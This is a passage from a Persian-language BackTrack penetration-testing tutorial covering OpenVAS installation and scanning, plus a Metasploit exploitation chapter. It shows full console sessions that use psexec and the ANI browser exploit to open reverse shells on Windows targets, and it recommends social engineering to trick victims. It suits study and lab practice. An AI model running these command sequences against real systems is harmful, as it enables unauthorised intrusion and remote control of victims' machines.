صبر کنید تا دیگر کارهای لازم انجام شود.

**نکته مهم**: قبل از اجرا کردن openVAS ، فایل بالایی را همیشه اجرا کنید

**روشی دیگر برای نصب :**

۱)

```
File  Edit  View  Terminal  Help
root@bt:/pentest/misc/openvas# ./openvas-check-setup
openvas-check-setup 2.1.5
  Test completeness and readiness of OpenVAS-4
  (add '--v5' if you want to check for OpenVAS-5)

  Please report us any non-detected problems and
  help us to improve this check routine:
  http://lists.wald.intevation.org/mailman/listinfo/openvas-discuss

  Send us the log-file (/tmp/openvas-check-setup.log) to help analyze the problem.

  Use the parameter --server to skip checks for client tools
  like GSD and OpenVAS-CLI.

Step 1: Checking OpenVAS Scanner ...
        OK: OpenVAS Scanner is present in version 3.2.5.
        ERROR: No CA certificate file of OpenVAS Scanner found.
        FIX: Run 'openvas-mkcert'.

 ERROR: Your OpenVAS-4 installation is not yet complete!

Please follow the instructions marked with FIX above and run this
script again.

If you think this result is wrong, please report your observation
and help us to improve this check routine:
http://lists.wald.intevation.org/mailman/listinfo/openvas-discuss
Please attach the log-file (/tmp/openvas-check-setup.log) to help us analyze the problem.

root@bt:/pentest/misc/openvas# openvas-mkcert
```

۲)

```
root@bt:/pentest/misc/openvas# openvas-mkcert -f

-------------------------------------------------------------------------------
                        Creation of the OpenVAS SSL Certificate
-------------------------------------------------------------------------------

This script will now ask you the relevant information to create the SSL certificate of Oper
Note that this information will *NOT* be sent to anybody (everything stays local), but anyo
ility to connect to your OpenVAS daemon will be able to retrieve this information.

CA certificate life time in days [1460]: 1460
Server certificate life time in days [365]: 360
Your country (two letter code) [DE]: ir
Your state or province name [none]:
Your location (e.g. town) [Berlin]: karaj
Your organization [OpenVAS Users United]: iran
```

openvas-mkcert

به جای دستور بالا بالای،اگر جواب نداد
از دستور زیر استفاده کنید.

ÔAli-MP5Ô

(۳

```
Press [ENTER] to exit

root@bt:/pentest/misc/openvas# openvas-mkcert-client -n om -i
Generating RSA private key, 1024 bit long modulus
........++++++
.....++++++
e is 65537 (0x10001)
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [DE]:State or Province Name (full name) [Some-State]:Locality Name (eg, c
) []:Organization Name (eg, company) [Internet Widgits Pty Ltd]:Organizational Unit Name (eg, section)
:Common Name (eg, your name or your server's hostname) []:Email Address []:Using configuration from /t
openvas-mkcert-client.1929/stdC.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'DE'
localityName          :PRINTABLE:'Berlin'
commonName            :PRINTABLE:'om'
Certificate is to be certified until Jul 29 05:25:45 2014 GMT (365 days)

Write out database with 1 new entries
Data Base Updated
User om added to OpenVAS.

root@bt:/pentest/misc/openvas# openvasmd -rebuild
```

(۴

```
File  Edit  View  Terminal  Help
root@bt:/pentest/misc/openvas# openvasmd --rebuild
root@bt:/pentest/misc/openvas# openvassd
Loading the plugins... 12495 (out of 31526)
Loading the plugins... 14943 (out of 31526)
Loading the plugins... 27183 (out of 31526)
Loading the plugins... 31212 (out of 31526)
All plugins loaded
root@bt:/pentest/misc/openvas#
root@bt:/pentest/misc/openvas#
root@bt:/pentest/misc/openvas#
root@bt:/pentest/misc/openvas#
root@bt:/pentest/misc/openvas# openvassd
All plugins loaded
bind() failed : Address already in use
root@bt:/pentest/misc/openvas# openvasmd --rebuild
root@bt:/pentest/misc/openvas# openvasmd --backup
```

(۵

```
root@bt:/pentest/misc/openvas# openvasad -c 'add_user' -n openvasadmin -r Admin
Enter password:
md   main:MESSAGE:31570:2013-07-29 11h18.58 IRDT: No rules file provided, the new user will have no restrict
ions.
md   main:MESSAGE:31570:2013-07-29 11h18.58 IRDT: User openvasadmin has been successfully created.
root@bt:/pentest/misc/openvas# openvas-adduser
Using /var/tmp as a temporary file holder.

Add a new openvassd user
--------------------------------

Login : Admin
```

به حروف دقت کنید. بزرگ و کوچک بودن مهم است.

(۶


```
Login password :
Login password (again) :

User rules
---------------
openvassd has a rules system which allows you to restrict the hosts that admin has the right to test.
For instance, you may want him to be able to scan his own host only.

Please see the openvas-adduser(8) man page for the rules syntax.

Enter the rules for this user, and hit ctrl-D once you are done:
(the user can have an empty rules set)

Login             : admin
Password          : ***********

Rules             :

Is that ok? (y/n) [y] y
user added.
root@bt:/pentest/misc/openvas# #pass ham admin bood
root@bt:/pentest/misc/openvas# #pass: admin
root@bt:/pentest/misc/openvas# openvasmd -p 9390 -a 127.0.0.1
root@bt:/pentest/misc/openvas# openvasad -a 127.0.0.1 -p 9393
root@bt:/pentest/misc/openvas# gsad --http-only --listen=127.0.0.1 -p 9392
```

Login name: Admin
pass: admin

را فشار دهید. ctrl+d سپس

## :Using the OpenVAS Desktop

1) Applications | BackTrack | Vulnerability Assessment | Vulnerability Scanners | OpenVAS | Start GreenBone Security Desktop




۲) وارد کردن password , username ، loopback :

127.0.0.1 =loopback

## :OpenVAS – finding [local, network, Windows, Linux] vulnerabilities

۱. وارد کردن آدرس زیر در مرورگر:

http://127.0.0.1:9392

۲. انتخاب Scan config در زیر بخش configuration.

۳. وارد کردن نام اسکن و نوع آسیپ پذیری.


۴. انتخاب کردن base:

الف) empty, static,.. :خودمان کانفیگ را تنظیم می کنیم.


ب) Full and fast: تمام آپشن های مورد نظر را فعال می کند.

۵. کلیک روی create scan config.

۶. فشردن ctrl+f برای جستجو کردن، چون نوع را local گذاشتیم. برای سرچ کلمه local را بنویسید.



۷. سپس در قسمت Select all NVT's گزینه هایی را که مد نظر دارید تیک آن را بزنید.




۸. کلیک روی save config.

۹. رفتن مجدد به بخش configuration و انتخاب targets:

۱۰. اسم برای تارگت.

۱۱. وارد کردن هاست ها به سه روش:

a) 192.168.1.20
b) 192.168.1.20,192.168.1.40
c) 192.168.1.10-90

۱۲. کلیک روی create target.

۱۳. در بالای configuration، نوشته : scan management. از این بخش گزینه new task را انتخاب کنید که شامل گزیته های زیر است:

الف) اسم برای task.
ب) نوشتن توضیحات.
پ) نوع اسکن را انتخاب کنید.
ت) نوع تارگت.
ث) و کلیک روی create task.

۱۴. رفتن به scan management و انتخاب task s.


۱۵. در نهایت کلیک روی گزینه سبز (play) ، برای شروع شدن اسکن.

## دیدن نتایج اسکن تعریف شده:

۱. رفتن به Scan management و سپس tasks.

۲. کلیک روی ذره بین.

۳. کلیک روی آیکن "فلش سبز" که جهت آن رو به پایین است.




### سایت های کاربردی فصل:

http://www.openvas.org/setup-and-start.html
http://www.openvas.org/install-packages-v5.html#ubuntu
http://packages.ubuntu.com/search?ke...ll&section=all
http://www.back-door.webs.com/Backtr...0Tutorial.html
http://www.openvas.org
http://www.backtrack-linux.org/wiki/index.php/OpenVas
http://www.irongeek.com/i.php?page=videos/nessus
http://www.tenable.com/blog/enabling-nessus-on-backtrack-5-the-official-guide
https://wiki.archlinux.org/index.php/nessus
http://www.admin-magazine.com/Articles/Pen-Test-Tips
http://www.securityfocus.com/tools/category/11

## فصل پنجم

# Exploitation

**مقدمه:**

در فصل قبل در مورد پیدا کردن باگ ها صحبت کردیم. شما باید برای آن باگ (حفره) کدی بنویسید که بتوانید از ان برای حمله استفاده کنید. در این فصل در مورد ابزارهایی از قبیل metasploit صحبت می کنیم که به عنوان یک چاقوی همه کاره استفاده می شود.

vulnerability : نفوذ مثل دزدی می ماند، وقتی شما بررسی می کنید که باید از کجا نفوذ کنیدس (از پنجره یا در یا ...).

exploit : به وسایل و ابزاری که شما می خواهید با آن نفوذ کنید (مثل : سنگ برای شکستن شیشه یا سوزن سر برای باز کردن قفل و ...)
تعریف دیگر: کدهای مخربی که نوشته می شود و از آن برای حمله در نفوذ به تارگت استفاده می شود.

payload : به وسایلی که شما می خواهید در نفوذ استفاده کنید (مثلا یک وانت پشت خانه میگذارید که وسایل دزدی را در آن بیاندازید یا یک کیسه برای برداشتن طلا ها و وسایل گران قیمت).

Payload : میزان دسترسی ما را بعد اجرای موفقیت آمیز اکسپلویت تعیین خواهد کرد. اساسی ترین payload ها عبارتند از:

include VNC injection, file execution, an interactive shell, command execution, DLL injection,

adding a user , the Meterpreter

**انواع ماژول های payload :**

ماژول های پیلودی به ۳ دسته تقسیم می شوند :

**single** :

ساده هستند در مفهوم و می توانند به تنهایی یک یورز ساده به تارگت اضافه کنند. یا یک برنامه مثل cal.exe را اجرا کنند.

**Stagers** :

یک کانکشن بین اتکر(حمله کننده) و تارگت برقرار می کنند.

**Stages** :

اینها اجزای (جز) پیلود ها هستند که توسط stagers ها دانلود می شوند.

مثل: meterpreter, vnc injection و.....

**انواع payload ها :**

در حد آشنایی نام می برم. وارد این بحث نمی شوم، حتما به تحقیق درباره موارد زیر بپردازید:

Inline
Staged
Meterpreter
PassiveX
NoNX
Ord
IPv6
Reflective DLL injection

**Active Exploits:**

تا زمانی که به نتیجه مثبت نرسد، روی تارگت می ماند. یعنی چی؟ با مثال:

می بینید که آنقدر صبر می کند تا به نتیجه برسد. ولی این صبر که همیشگی نیست...تا چه زمان؟ شاید جواب ندهد.

در مثال زیر به جواب رسیدیم:

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit
[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
```

```
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl]
...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
...
...
...
..[*] Command shell session 1 opened (192.168.1.5:4444 -> 192.168.1.100:1073)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system3>
```

**passive exploit :**

همیشه روی کلاینت تمرکز می کنند. مثل FTP, Web Browser و....

که کاملا معروف هست : بحث ssessions –i

تا زمانی که قرباتی کلیک نکند روی لینک یا فایل ما اتفاقی نمی افتد. پس باید در این روش با استفاده از "مهندسی اجتماعی" و گول زدن قربانی برای کلیک، عمل نفوذ خود را پیاده سازی کنیم. پیگیر بحث web app side attack باشید.

```
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ani_loadimage_chunksize) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(ani_loadimage_chunksize) > set LPORT 4444
LPORT => 4444
msf exploit(ani_loadimage_chunksize) > exploit
[*] Exploit running as background job.

46[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.101:8080/
[*] Server started.

msf exploit(ani_loadimage_chunksize) >
[*] Attempting to exploit ani_loadimage_chunksize
```

[*] Sending HTML page to 192.168.1.104:1077...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) to

192.168.1.104:1077...[*] Sending stage (240 bytes)
[*] Command shell session 2 opened (192.168.1.101:4444 -> 192.168.1.104:1078)

msf exploit(ani_loadimage_chunksize) > sessions -i 2
[*] Starting interaction with 2...
..
.....
.....

**مسیر ابزارهای exploitation:**

Applications | BackTrack | Exploitation Tools

**Network Exploitation Tools :**

Cisco Attacks
Fast-Track
Metasploit Framework

SAP Exploitation

**Web Exploitation Tools :**

oscanner
fimap
asp-auditoy
sslstrip
websploit

**Database Exploitation Tools :**

MSSQL Exploitation Tools
MySQL Exploitation Tools
Oracle Exploitation Tools

**Wireless Exploitation Tools :**

BlueTooth Exploitation
GSM Exploitation
WLAN Exploitation

**Social Engineering Tools :**

BeEF XSS Framework
HoneyPots
Social Engineering Toolkit

**Physical Exploitation** :

Arduino
Kautilya
u3-pwn
videoJAK

**Open Source Exploitation :**

Exploit-DB
Online Archives

## :Installing and configuring Metasploitable

### روش اول (( نصب متا اسپلویت به تنهایی)):

حداقل سیستم مورد نیاز برای نصب :

الف) وصل بودن به اینترنت برای آپدیت روزانه.

ب) 8-10 GB فضای لازم برای نصب بر روی سیستم مجازی (virtual-pc).

پ) داشتن نرم افزاری مثل 7zip یا winrar یا WinZip.


دانلود از مسیر زیر:

http://sourceforge.net/projects/metasploitable/files/


۱) ساخت یک سیستم مجازی:

۲) کلیک روی new.

۳) کلیک روی next.





۴) نوشتن اسم و انتخاب نوع سیستم عامل:




۵) انتخاب RAM مورد نیاز برای این نرم افزار:

